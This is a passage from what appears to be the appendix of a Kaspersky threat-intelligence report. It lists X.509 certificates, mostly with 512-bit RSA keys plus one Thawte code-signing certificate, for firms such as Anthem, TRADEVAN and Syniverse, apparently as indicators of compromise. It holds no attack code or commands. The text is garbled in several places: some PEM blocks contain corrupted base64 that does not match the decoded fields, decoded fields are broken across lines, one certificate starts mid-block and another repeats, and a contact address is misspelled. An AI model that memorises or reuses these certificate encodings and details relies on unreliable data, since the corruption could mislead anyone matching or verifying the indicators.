Jyn2dnKaE6biS+wW7fyl2Pmh81dLhVbsyoCfDCOdNkXb7qjuR7czIeSTcn0AApgI
2IjJRbUizLx3AgMBAAGjggEPMIIBCzAMBgNVHRMBAf8EAjAAMCcGA1UdEQQgMB6B
HGRsLWFpdC1taWRkbGV3YXJlQGFudGhlbS5jb20wDgYDVR0PAQH/BAQDAgUgMIGi
BgNVHSMEgZowgZeAFPoa3D5dprX9+l9syyhA0+CXoqqsoXmkdzB1MQswCQYDVQQG
EwJVUzEYMBYGA1UEChMPR1RFIENvcnBvcmF0aW9uMScwJQYDVQQLEx5HVEUgQ3li
ZXJUcnVzdCBTb2x1dGlvbnMsIEluYy4xIzAhBgNVBAMTGkdURSBDeWJlclRydXN0
IEdsb2JhbCBSb290ggQHJxYRMB0GA1UdDgQWBBRrRsy29I8FFEZd2CO4BXPjWH7W
pjANBgkqhkiG9w0BAQUFAAOCAQEAcXIqwvxwE9Z6pwhQ8uXJfWHoPb2YiSp2PxYe
```

```
wS0xi4G2lYNb00g1PXia43bJiaCKdKDNrlbPMMdy0nLQqkucGBNBkDBFbb0k1Ige
g/PvrNfDb4ItECDWBgE2RVATtDJrOXPJfWeE1KuH/Mkqje5jeuLxjEpHfzrLbmii
wTLGBOZ6NUVGBZkpkC6oLt2K1IwxLndXhGKH+uFgKirnFUxLGA2nosvWMq5Ac1Fl
dt8I1PX6qdnD1F8S3MrNTR7K3p/DyV1TTNJUFEPl2CucfH7aM9dpgEPdlj1kqpFj
X0hQezPXhTqp13Rx2kqCz7EUgvaVctipJD60FJQMFyxvipMaog==
END CERTIFICATE

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1707608080 (0x65c80810)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=TW, O=TAIWANCA.
        COM Inc., OU=SSL Certification Service Provider,
        CN=TaiCA Secure CA
        Validity
            Not Before: Jul 2 06:34:05 2010 GMT
            Not After : Jul 17 15:59:59 2011 GMT
        Subject: C=TW, ST=Taipei, L=Taipei, O=TRADEVAN,
        OU=TRADEVAN, CN=www.esupplychain.com.tw
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:d2:80:52:89:4d:eb:b7:dd:56:41:56:09:71:ce:
                    87:a0:ad:1d:27:c1:a5:e3:94:27:1b:22:f0:d5:6c:
                    3c:d5:23:df:0a:22:b9:a0:19:53:5d:85:7e:ca:2a:
                    51:4d:7d:24:c3:d0:64:0a:52:eb:84:59:f2:2e:68:
                    c3:d8:bf:13:d1
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Authority Key Identifier:
                keyid:D4:85:27:D2:27:A4:BE:AB:5E:2F:41:1B:EA:52:24:3
                9:99:4E:46:2E
            X509v3 Subject Key Identifier:
                4B:EC:AE:F9:6A:02:DF:92:0A:0D:6B:FC:B9:5A:C0:77:BB:
                1E:56:D4
            X509v3 CRL Distribution Points:
                Full Name:
```

```
                 URI:http://sslserver.twca.com.tw/sslserver/
                 revoke10.crl
        X509v3 Certificate Policies:
            Policy: 2.16.158.3.1.8.5
            User Notice:
            Explicit Text: Restriction =3.2.1.1
            CPS: www.twca.com.tw
        X509v3 Basic Constraints:
            CA:FALSE
   Signature Algorithm: sha1WithRSAEncryption
       8e:94:2c:a7:d4:ee:6f:d4:4b:3e:b1:ee:88:75:96:c2:52:b8:
       37:ed:c3:13:51:4f:af:8c:e8:1a:0a:cc:c8:9d:81:16:06:2f:
       e5:48:a7:93:1e:10:07:4a:53:a2:f6:41:a4:93:29:93:c3:58:
       88:7c:22:a4:f5:7f:53:b0:de:2f:d2:36:8b:1d:ed:54:c6:53:
       d0:d5:2e:26:cc:29:9b:94:4b:14:2e:19:78:89:29:54:02:6b:
       ff:93:9d:b2:83:c2:19:b0:a1:10:c9:f4:bd:bd:f0:35:2e:44:
       4f:7c:00:35:33:ad:52:ac:49:0c:67:0e:48:ca:50:ff:8b:18:
       1a:b5
```

BEGIN CERTIFICATE
MIIDDTCCAnagAwIBAgIEZcgIEDANBgkqhkiG9w0BAQUFADBxMQswCQYDVQQGEwJU
VzEbMBkGA1UEChMSVEFJV0FOLUNBLkNPTSBJbmMuMSswKQYDVQQLEyJTU0wgQ2Vy
dGlmaWNhdGlvbiBTZXJ2aWNlIFByb3ZpZGVyMRgwFgYDVQQDEw9UYWlpZQSBTZWN1
cmUgQ0EwHhcNMTAwNzAyMDYzNDA1WhcNMTEwNzE3MTU1OTU5WjB5MQswCQYDVQQG
EwJUVzEPMA0GA1UECBMGVGFpcGVpMQ8wDQYDVQQHEwZUYWlpZWkxEjAQBgNVBAoT
CVRSUURFLVZBTjjESMBAGA1UECxMJVFJBREUtVkFOMSAwHgYDVQQDExd3d3cuZXN1
cHBseWNoYWluLmNvbS50dzCBnzANBgkqGSIb3DQEBAQUAA0sAMEgCQQDSgFKJTeu3
3VZBVglxzoegrR0nwaXjlCcbIvDVbDzVI98KIrmgGVNdhX7KKlFNfSTD0GQKUuuE
WfIuaMPYvxPRAgMBAAGjge0wgeowHwYDVR0jBBgwFoAU1IUn0iekvqteL0Eb6lIk
OZlORi4wHQYDVR0OBBYEFEvsrvlqAt+SCg1r/LlawHe7HlbUMEQGA1UdHwQ9MDsw
OaA3oDWGM2h0dHA6Ly9zc2xzZXJ2ZXIudHdjYS5jb20udHcvc3Nsc2VydmVyL3Jl
dm9rZTEwLmNybDBXBgNVHSAEUDBOMEwGB2CBHgMBCAUwQTAiBggrBgEFBQcCAjAW
GhRSZXN0cmljdGlvbiA9My4yLjEuMTAbBggrBgEFBQcCARYPd3d3LnR3Y2EuY29t
LnR3MAkGA1UdEwQCMAAwDQYJKoZIhvcNAQEFBQADgYEAjpQsp9Tub9RLPrHuiHWW
wlK4N+3DE1FPr4zoGgrMyJ2BFgYv5Uinkx4QB0pTovZBpJMpk8NYiHwipPV/U7De
L9I2ix3tVMZT0NUuJswpm5RLFC4ZeIkpVAJr/5OdsoPCGbChEMn0vb3wNS5ET3wA
NTOtUqxJDGcOSMpQ/4sYGrU=
END CERTIFICATE
```
```

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 19771 (0x4d3b)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc
        Certificate Authority
        Validity
            Not Before: Apr 22 18:15:10 2009 GMT
            Not After : Apr 22 18:15:10 2010 GMT
        Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem
        Insurance Company Inc, OU=EBusiness, CN=ahi.anthem.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:d4:95:e5:13:d8:7f:91:27:29:f6:76:72:9a:13:
                    a6:e2:4b:ec:16:ed:fc:a5:d8:f9:a1:f3:57:4b:85:
                    56:ec:ca:80:9f:0c:23:9d:36:45:db:ee:a8:ee:47:
                    b7:33:21:e4:93:72:7d:00:02:98:08:d8:88:c9:45:
                    b5:22:cc:bc:77
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Subject Alternative Name:
                email:dlaitmiddleware@anthem.com
            X509v3 Key Usage: critical
                Key Encipherment
            X509v3 Authority Key Identifier:
                keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
                0:97:A2:AA:AC
                DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust
                Solutions, Inc./CN=GTE
                CyberTrust Global Root
                serial:07:27:16:11
            X509v3 Subject Key Identifier:
                6B:46:CC:B6:F4:8F:05:14:46:5D:D8:23:B8:05:73:E3:58:
                7E:D6:A6
    Signature Algorithm: sha1WithRSAEncryption
```

```
      71:72:2a:c2:fc:70:13:d6:7a:a7:08:50:f2:e5:c9:7d:61:e8:
      3d:bd:98:89:2a:76:3f:16:1e:c1:2d:31:8b:81:b6:95:83:5b:
      d3:48:35:3d:78:9a:e3:76:c9:89:a0:8a:74:a0:cd:ae:56:cf:
      30:c7:72:d2:72:d0:aa:4b:9c:18:13:41:90:30:45:6d:bd:24:
      d4:88:1e:83:f3:ef:ac:d7:c3:6f:82:2d:10:20:d6:06:01:36:
      45:50:13:b4:32:6b:39:73:c9:7d:67:84:d4:ab:87:fc:c9:2a:
      8d:ee:63:7a:e2:f1:8c:4a:47:7f:3a:cb:6e:68:a2:c1:32:c6:
      04:e6:7a:35:45:46:05:99:29:90:2e:a8:2e:dd:8a:d4:8c:31:
      2e:77:57:84:62:87:fa:e1:60:2a:2a:e7:15:4c:4b:18:0d:a7:
      a2:cb:d6:32:ae:40:73:51:65:76:df:08:d4:f5:fa:a9:d9:c3:
      d4:5f:12:dc:ca:cd:4d:1e:ca:de:9f:c3:c9:5d:53:4c:d2:54:
      14:43:e5:d8:2b:9c:7c:7e:da:33:d7:69:80:43:dd:96:3d:64:
      aa:91:63:5f:48:50:7b:33:d7:85:3a:a9:d7:74:71:da:4a:82:
      cf:b1:14:82:f6:95:72:d8:a9:24:3e:b4:14:94:0c:17:2c:6f:
      8a:93:1a:a2

BEGIN CERTIFICATE
MIIDsTCCApmgAwIBAgICTTswDQYJKoZIhvcNAQEFBQAwYTELMAkGA1UEBhMCVVMx
EzARBgNVBAoTCkFudGhlbSBJbmMxEjAQBgNVBAsTCUVjb21tZXJjZTEpMCcGA1UE
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBBdXRob3JpdHkwHhcNMDkwNDIyMTgx
NTEwWhcNMTAwNDIyMTgxNTEwWjCBijELMAkGA1UEBhMCVVMxEDAOBgNVBAgTB0lu
ZGlhbmExFTATBgNVBAcTDEluZGlhbmFwb2xpczElMCMGA1UEChMcQW50aGVtIElu
c3VyYW5jZSBDb21wYW55IEluYzESMBAGA1UECxMJRUJ1c2luZXNzMRcwFQYDVQQD
Ew5haGlkuYW50aGVtLmNvbTCMA0GCSqGSIb3DQEBAQUAA0sAMEgCQQDUleUT2H+R
Jyn2dnKaE6biS+wW7fyl2Pmh81dLhVbsyoCfDCOdNkXb7qjuR7czIeSTcn0AApgI
2IjJRbUizLx3AgMBAAGjggEPMIIBCzAMBgNVHRMBAf8EAjAAMCcGA1UdEQQgMB6B
HGRsLWFpdC1taWRkbGV3YXJlQGFudGhlbS5jb20wDgYDVR0PAQH/BAQDAgUgMIGi
BgNVHSMEgZowgZeAFPoa3D5dprX9+l9syyhA0+CXoqqsoXmkdzB1MQswCQYDVQQG
EwJVUzEYMBYGA1UEChMPR1RFIENvcnBvcmF0aW9uMScwJQYDVQQLEx5HVEUUgQ3li
ZXJUcnVzdCBTb2x1dGlvbnMsIEluYy4xIzAhBgNVBAMTGkdURSBDeWJlclRydXN0
IEdsb2JhbCBSb290ggQHJxYRMB0GA1UdDgQWBBRrRsy29I8FFEZd2CO4BXPjWH7W
pjANBgkqhkiG9w0BAQUFAAOCAQEAcXIqwvxwE9Z6pwhQ8uXJfWHoPb2YiSp2PxYe
wS0xi4G2lYNb00g1PXia43bJiaCKdKDNrlbPMMdy0nLQqkucGBNBkDBFbb0k1Ige
g/PvrNfDb4ItECDWBgE2RVATtDJrOXPJfWeE1KuH/Mkqje5jeuLxjEpHfzrLbmii
wTLGBOZ6NUVGBZkpkC6oLt2K1IwxLndXhGKH+uFgKirnFUxLGA2nosvWMq5Ac1Fl
dt8I1PX6qdnD1F8S3MrNTR7K3p/DyV1TTNJUFEPl2CucfH7aM9dpgEPdlj1kqpFj
X0hQezPXhTqp13Rx2kqCz7EUgvaVctipJD60FJQMFyxvipMaog==
END CERTIFICATE
```

For any inquiries, please contact inteireports@kaspersky.com

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```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 820 (0x334)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=US, O=Equifax Secure Inc., CN=Equifax Secure
        eBusiness CA1
        Validity
            Not Before: Feb 28 05:56:46 2005 GMT
            Not After : Mar 31 05:56:46 2007 GMT
        Subject: C=IS, O=secure.hotelreykjavik.is,
        OU=https://services.choicepoint.net/get.jsp?GT50237618,
        OU=See www.freessl.com/cps (c)04, OU=Domain Control
        Validated StarterSSL(TM), CN=secure.hotelreykjavik.is
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:db:6b:0d:53:8d:e1:71:f1:e2:48:aa:eb:94:d0:
                    fa:14:c6:24:f8:39:db:22:dc:a7:8e:46:31:10:49:
                    88:42:af:f2:9a:c5:c7:a2:ef:ec:b5:8c:a3:49:f4:
                    47:cf:12:4f:e8:6c:dd:9b:5e:91:0d:87:72:6a:17:
                    ea:d5:71:14:bd
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
            X509v3 CRL Distribution Points:
                Full Name:
                    URI:http://crl.geotrust.com/crls/ebizca1.crl
            X509v3 Authority Key Identifier:
                keyid:4A:78:32:52:11:DB:59:16:36:5E:DF:C1:14:36:40:6
                A:47:7C:4C:A1
    Signature Algorithm: md5WithRSAEncryption
        78:45:fd:b4:64:e8:50:16:00:f0:35:39:cd:ab:b6:ed:ee:0d:
        71:3b:2e:64:8e:92:42:f6:0d:23:28:c2:f8:e2:df:d0:ea:9c:
        ea:d7:ad:81:80:f2:ae:cb:95:70:7d:e2:2f:c0:21:9a:d7:0c:
        d2:30:94:a6:08:ca:ff:33:80:33:29:fd:f6:14:f5:49:c8:ae:
        1d:eb:6b:6e:bf:58:d3:f1:d5:4b:f1:3c:3a:0d:06:1c:ac:29:
```

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```
        be:de:9a:d5:77:a7:37:e6:27:48:5b:b0:bc:ac:48:50:b6:db:
        26:aa:27:db:c5:f3:8f:43:b9:92:46:48:ac:f4:98:60:05:ab:
        c6:0b

BEGIN CERTIFICATE
MIIC4jCCAkugAwIBAgICAzQwDQYJKoZIhvcNAQEEBQAwUzELMAkGA1UEBhMCVVMx
HDAaBgNVBAoTE0VxdWlmYXggU2VjdXJlIEluYy4xJjAkBgNVBAMTHUVxdWlmYXgg
U2VjdXJlIGVCdXNpbmVzcyBDQS0xMB4XDTA1MDIyODA1NTY0NloXDTA7MDMzMTA1
NTY0Nlowge0xCzAJBgNVBAYTAklTMSEwHwYDVQQKExhzZWN1cmUuaG90ZWxyZXNl
amF2aWsuaXMxPDA6BgNVBAsTM2h0dHBzOi8vc2VydmljZXMuY2hvaWNlcG9pbnQu
bmV0L2dldC5qc3A/R1Q1MDIzNzYxODEmMCQGA1UECxMdU2VlIHd3dy5mcmVVlc3Ns
LmNvbS9jcHMgKGMpMDQxMjAwBgNVBAsTKURvbWFpbiBDb250cm9sIEZhbGlkYXRl
ZCAtIFN0YXJ0ZXJTdXWoVE0pMSEwHwYDVQQDExhzZWN1cmUuaG90ZWWxyZXlramF2
aWsuaXMwXDANBgkqhkiG9w0BAQEFAANLADBIAkEA22sNU43hcfHiSKrrlND6FMYk
+DnbItynjkYxEEmIQq/ymsXHou/stYyjSfRHzxJP6Gzdm16RDYdyahfq1XEUvQID
AQABo24wbDAOBgNVHQ8BAf8EBAMCBPAwOQYDVR0fBDIwMDAuoCygKoYaHR0cDov
L2NybC5nZW90cnVzdC5jb20vY3Jscy9lYml6Y2ExLmNybDAfBgNVHSMEGDAWgBRK
eDJSEdtZFjZe38EUNkBqR3xMoTANBgkqhkiG9w0BAQQFAAOBgQB4Rf20ZOhQFgDw
NTnNq7bt7g1xOy5kjpJC9g0jKML44t/Q6pzq162BgPKuy5VwfeIvwCGa1wzSMJSm
CMr/M4AzKf32FPVJyK4d62tuv1jT8dVL8Tw6DQYcrCm+3prVd6c35idIW7C8rEhQ
ttsmqifbxfOPQ7mSRkis9JhgBavGCw==
END CERTIFICATE

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            26:7b:de:88:8b:c1:50:15:11:00:f2:54:d8:ca:ed:67
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Thawte, Inc., CN=Thawte Code Signing CA G2
        Validity
            Not Before: Jul 19 00:00:00 2013 GMT
            Not After : Jul 16 23:59:59 2014 GMT
        Subject: C=CN, ST=Henan, L=Xuchang, O=Xuchang Hongguang
        Technology Co.,Ltd., CN=Xuchang Hongguang Technology
        Co.,Ltd.
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (2048 bit)
                Modulus:
```

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```
            00:d0:5f:76:e6:03:cf:29:ad:17:01:b3:af:9e:3c:
            4d:b3:45:5c:e7:4d:92:c4:2a:a1:5c:4f:20:c3:86:
            49:09:72:4f:81:60:2f:95:1c:9d:65:b6:50:0e:72:
            71:f9:9d:f6:8f:98:ec:5c:7b:ef:3e:a6:43:ed:35:
            0e:44:81:e7:60:93:fc:13:d1:67:a7:3f:39:b6:c5:
            4a:95:89:48:e0:f4:92:46:e2:d4:cf:de:66:b4:f0:
            b9:73:35:2f:37:43:89:34:94:88:49:eb:93:84:24:
            48:a5:0a:6f:d3:0b:8d:28:40:ca:09:0a:d2:ee:85:
            18:60:bc:af:90:21:08:ff:7c:87:ab:30:cc:78:6f:
            95:a6:19:80:cc:57:5b:fa:33:fd:68:33:5f:4c:8a:
            73:b3:f3:82:c6:b8:51:c6:5e:d4:1f:59:c0:61:da:
            b0:5a:e3:b6:62:f3:ac:42:13:a1:81:c3:1d:eb:a1:
            76:a8:a8:83:dd:76:bd:af:15:71:47:55:b9:55:e5:
            5b:a8:49:15:4e:6d:97:c9:9e:4b:81:47:14:35:ae:
            09:dc:0d:39:2e:5c:41:da:65:fb:fe:89:c6:ca:02:
            4b:1d:9f:51:f4:00:8a:43:8d:9b:ce:a1:5e:b9:23:
            b5:3b:ee:9f:1f:01:30:5d:93:2a:a5:d6:4b:bd:4c:
            1b:0f
        Exponent: 65537 (0x10001)
    X509v3 extensions:
        X509v3 Basic Constraints: critical
            CA:FALSE
        X509v3 CRL Distribution Points:
            Full Name:
            URI:http://csg2crl.
            thawte.com/ThawteCSG2.crl
        X509v3 Extended Key Usage:
            Code Signing, Microsoft Commercial Code Signing
                2.5.29.4:
                0.0.0..
                +.....7......
        Authority Information Access:
        OCSP URI:
            http://ocsp.thawte.com
        Netscape Cert Type:
            Object Signing
 Signature Algorithm: sha1WithRSAEncryption
    20:71:27:39:c1:af:ca:1b:47:0e:9b:81:44:5a:fe:e6:27:b1:
    35:fa:c2:94:ac:ed:e2:1b:83:9a:d5:c8:92:06:a7:d3:6f:ef:
    39:4a:31:87:3d:66:d8:e5:fb:f9:f2:47:77:9c:01:ee:56:9a:
```

```
        72:32:0f:60:ce:94:3f:a6:9b:55:8c:97:3d:15:c9:97:4e:ba:
        24:b8:cc:1d:46:ac:5e:27:c6:9e:e6:07:23:9d:31:36:d3:f4:
        dc:88:71:33:c5:71:fd:8f:1e:05:22:c0:89:ca:96:75:9c:fa:
        db:72:b2:ad:89:a9:4a:4b:82:ec:9e:70:87:ce:44:7f:79:08:
        2e:ed:29:e8:35:0b:be:39:da:f6:3c:44:e9:c1:85:f3:bb:b2:
        a8:1c:30:d4:ef:fc:ac:64:f4:8b:38:37:ed:3c:92:18:3d:1f:
        68:7a:cd:2e:58:6d:e5:24:2e:27:4a:ea:0b:07:3a:e5:30:00:
        7d:c1:3d:09:89:1e:ae:aa:fb:de:ed:59:6b:ed:32:88:3d:a5:
        83:3f:40:fb:22:04:81:d3:de:92:ae:49:57:a7:16:4a:ce:29:
        87:dc:c4:90:1b:d8:ac:6b:be:e5:15:c2:e4:af:cf:5a:bc:d5:
        25:c0:52:26:f5:3c:50:21:9a:d7:11:69:6e:31:b4:64:f9:46:
        86:a5:34:00
```

```
BEGIN CERTIFICATE
MIIEOjCCAyKgAwIBAgIQJnveiIvBUBURAPJU2MrtZzzANBgkqhkiG9w0BAQUFADBK
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMVGhhd3RlLCBJbmMuMSQwIgYDVQQDExtU
aGF3dGUgQ29kZSBTaWduaW5nIENBIC0gRzIwHhcNMTMwNzE5MDAwMDAwWhcNMTQw
NzE2MjM1OTU5WjCBjzELMAkGA1UEBhMCQ04xDjAMBgNVBAgTBUhlbmFuMRAwDgYD
VQQHFAdYdWNoYW5nMS4wLAYDVQQKFCVYdWNoYW5nIEhvbmdndWFuZyBUZWNobm9s
b2d5IENvLixMdGQuMS4wLAYDVQQDFCVYdWNoYW5nIEhvbmdndWFuZyBUZWNobm9s
b2d5IENvLixMdGQuMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0F92
5gPPKa0XAbOvnjxNs0Vc502SxCqhXE8gw4ZJCXJPgWAvlRydZbZQDnJx+Z32j5js
XHvvPqZD7TUORIHnYJP8E9Fnpz85tsVKlYlI4PSSRuLUz95mtPC5czUvN0OJNJSI
SeuThCRIpQpv0wuNKEDKCQrS7oUYYLyvkCEI/3yHqzDMeG+VphmAzFdb+jP9aDNf
TIpzs/OCxrhRxl7UH1nAYdqwWuO2YvOsQhOhgcMd66F2qKiD3Xa9rxVxR1W5VeVb
qEkVTm2XyZ5LgUcUNa4J3A05LlxB2mX7/onGygJLHZ9R9ACKQ42bzqFeuSO1O+6f
HwEwXZMqpdZLvUwbDwIDAQABo4HVMIHSMAwGA1UdEwEB/wQCMAAwOwYDVR0fBDQw
MjAwoC6gLIYqaHR0cDovL2NzLWcyLWNybC50aGF3dGUuY29tL1RoYXd0ZUNTRzIu
Y3JsMB8GA1UdJQQYMBYGCCsGAQUFBwMDBgorBgEEAYI3AgEWMB0GA1UdBQWMBQw
DjAMBgorBgEEAYI3AgEWAwIHgDAyBggrBgEFBQcBAQQmMCQwIgYIKwYBBQUHMAGG
Fmh0dHA6Ly9vY3NwLnRoYXd0ZS5jb20wEQYJYIZIAYb4QgEBBAQDAgQQMA0GCSqG
SIb3DQEBBQUAA4IBAQAgcSc5wa/KG0cOm4FEWv7mJ7E1+sKUrO3iG4Oa1ciSBqfT
b+85SjGHPWbY5fv58kd3nAHuVppyMg9gzpQ/pptVjJc9FcmXTrokuMwdRqxeJ8ae
5gcjnTE20/TciHEzxXH9jx4FIsCJypZ1nPrbcrKtialKS4LsnnCHzkR/eQgu7Sno
NQu+Odr2PETpwYXzu7KoHDDU7/ysZPSLODftPJIYPR9oes0uWG3lJC4nSuoLBzrl
MAB9wT0JiR6uqvve7Vlr7TKIPaWDP0D7IgSB096SrklXpxZKzimH3MSQG9isa77l
FcLkr89avNUlwFIm9TxQIZrXEWluMbRk+UaGpTQA
END CERTIFICATE
```

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2786200 (0x2a8398)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
        CN=Digisign Server ID (Enrich)
        Validity
            Not Before: Mar 29 03:40:07 2010 GMT
            Not After : Mar 29 03:40:07 2012 GMT
        Subject: C=MY, O=Digicert Sdn Bhd, OU=CA Operation,
        CN=mcrs.digicert.com.my, L=KL, ST=WP
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:d1:e9:78:55:9c:79:70:eb:11:d3:d5:2f:c9:b0:
                    3a:1a:81:c9:cc:6a:ce:f7:5e:36:11:c3:9a:bd:e0:
                    06:95:6e:98:a3:7e:92:01:1d:ca:b2:9f:6c:a1:e1:
                    ea:50:18:09:a3:35:84:bc:df:9b:9c:60:b5:a4:18:
                    6c:0d:d9:10:35
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                40:D1:03:5E:67:7C:07:9D
            X509v3 Certificate Policies:
                Policy: 2.16.458.1.1
                CPS: http://www.digicert.com.my/cps.htm
            X509v3 Authority Key Identifier:
                keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
                5:74:6E:84:77
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
    Signature Algorithm: sha1WithRSAEncryption
        12:13:d6:69:03:9a:dd:fc:0d:e9:7e:53:ef:79:e5:bd:47:c7:
        46:a0:0b:d9:7f:52:a6:1e:65:4e:a2:b1:73:83:93:93:e2:d0:
        bd:72:de:8e:fd:3f:ba:bb:66:c4:5d:98:2a:39:fa:8c:f0:84:
        00:36:c5:05:dc:2b:6c:a9:1d:e0:90:20:84:0e:48:ff:83:bf:
        51:87:e6:04:49:83:73:f0:0d:48:fb:c5:d8:ea:c2:ef:95:11:
```

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```
      a3:81:9d:34:54:00:e6:93:3b:79:a2:ec:ed:1d:b7:e8:08:4a:
      4e:f9:e7:0f:b2:c6:32:d0:84:de:b7:e6:a2:4f:1f:2a:58:c7:
      b4:61

BEGIN CERTIFICATE
MIICmjCCAgOgAwIBAgIDKoOYMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMTAwMzI5
MDM0MDA3WhcNMTIwMzI5MDM0MDA3WjB4MQswCQYDVQQGEwJNWTEZMBcGA1UEChMQ
RGlnaWNlcnQgU2RuIEJoZDEVMBMGA1UECxMMQ0EgT3BlcmF0aW9uMR0wGwYDVQQD
ExRtY3JzLmRpZ2ljZXJ0LmNvbS5teTELMAkGA1UEBxMCS0wxCzAJBgNVBAgTAldQ
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANHpeFWceXDrEdPVL8mwOhqBycxqzvde
NhHDmr3gBpVumKN+kgEdyrKfbKHh6lAYCaM1hLzfm5xgtaQYbA3ZEDUCAwEAAaOB
ijCBhzARBgNVHQ4ECgQIQNEDXmd8B50wRAYDVR0gBD0wOzA5BgVgg0oBATAwMC4G
CCsGAQUFBwIBFiJodHRwOi8vd3d3LmRpZ2ljZXJ0LmNvbS5teS9jcHMuaHRtMB8G
A1UdIwQYMBaAFMYWk04WF+wWroyUdvOGbcV0boR3MAsGA1UdDwQEAwIE8DANBgkq
hkiG9w0BAQUFAAOBgQASE9ZpA5rd/A3pflPveeW9R8dGoAvZf1KmHmVOorFzg5OT
4tC9ct6O/T+6u2bEXZgqOfqM8IQANsUF3CtsqR3gkCCEDkj/g79Rh+YESYNz8A1I
+8XY6sLvlRGjgZ00VADmkzt5ouztHbfoCEpO+ecPssYy0ITet+aiTx8qWMe0YQ==
END CERTIFICATE

Certificate:
    Data:
      Version: 3 (0x2)
      Serial Number: 01:00:00:00:00:01:1f:71:31:72:c9
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA
      Validity
         Not Before: Feb 13 19:00:51 2009 GMT
         Not After : Feb 13 19:00:51 2011 GMT
      Subject: CN=inpack.syniverse.com,
      C=US/emailAddress=belinda.jablonski@syniverse.com,
      L=Tampa, O=Syniverse Technologies Inc., OU=Crossroads,
      ST=Florida
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
               bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
```

For any inquiries, please contact intelreports@kaspersky.com

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```
                ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
                e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
                40:7f:bb:e9:35
            Exponent: 65537 (0x10001)
    X509v3 extensions:
        Netscape Cert Type:
            SSL Client, SSL Server
        X509v3 Key Usage: critical
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
        X509v3 Authority Key Identifier:
            keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
            6:5B:84:89:23
        X509v3 CRL Distribution Points:
            Full Name:
            URI:http://crl.globalsign.net/sureserver.crl
        X509v3 Basic Constraints: critical
            CA:FALSE
  Signature Algorithm: sha1WithRSAEncryption
     95:2a:42:59:bd:18:1a:ec:20:e9:96:0d:7f:f2:bc:4e:79:8a:
     44:21:a4:d7:46:03:94:a8:ec:d0:28:29:07:d0:f5:bc:91:c5:
     21:34:16:dd:87:ee:dc:6a:d4:e7:f4:d4:f9:a6:04:bb:60:53:
     2b:14:19:8a:2c:2e:1f:6a:8f:97:22:d6:f4:e5:44:06:c2:22:
     ee:cf:b2:19:67:fa:40:0f:9c:cf:58:7f:53:21:af:c0:02:ad:
     d8:7c:19:3c:f3:52:f4:10:30:f0:61:24:a9:9d:18:01:a3:f5:
     c9:29:ab:65:66:ef:a5:2d:cd:53:e2:44:09:ea:8d:4c:bc:ef:
     1a:b6:2c:7b:df:16:39:94:8b:33:cb:14:16:c2:93:42:6c:4d:
     18:99:ba:7b:fa:91:74:f0:9a:1e:ae:92:b4:94:43:bb:96:ba:
     7e:6a:df:38:9c:2e:7c:11:37:37:4c:20:80:5d:6b:e2:94:41:
     98:7d:cc:26:ca:cc:4f:81:4d:95:16:bb:26:db:1f:fe:03:fc:
     a2:50:9c:49:0b:45:7c:86:fc:5c:a6:31:34:f2:08:f1:03:16:
     10:e0:90:0c:e7:02:4e:95:f5:e8:32:03:a3:fb:78:17:dc:23:
     bf:b4:59:e6:6f:91:1c:38:cd:b7:9e:48:a0:6b:68:98:00:e3:
     33:48:18:ae

BEGIN CERTIFICATE
MIIDRDCCAiygAwIBAgILAQAAAAABH3ExcskwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBBbmMxITAfBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVNl
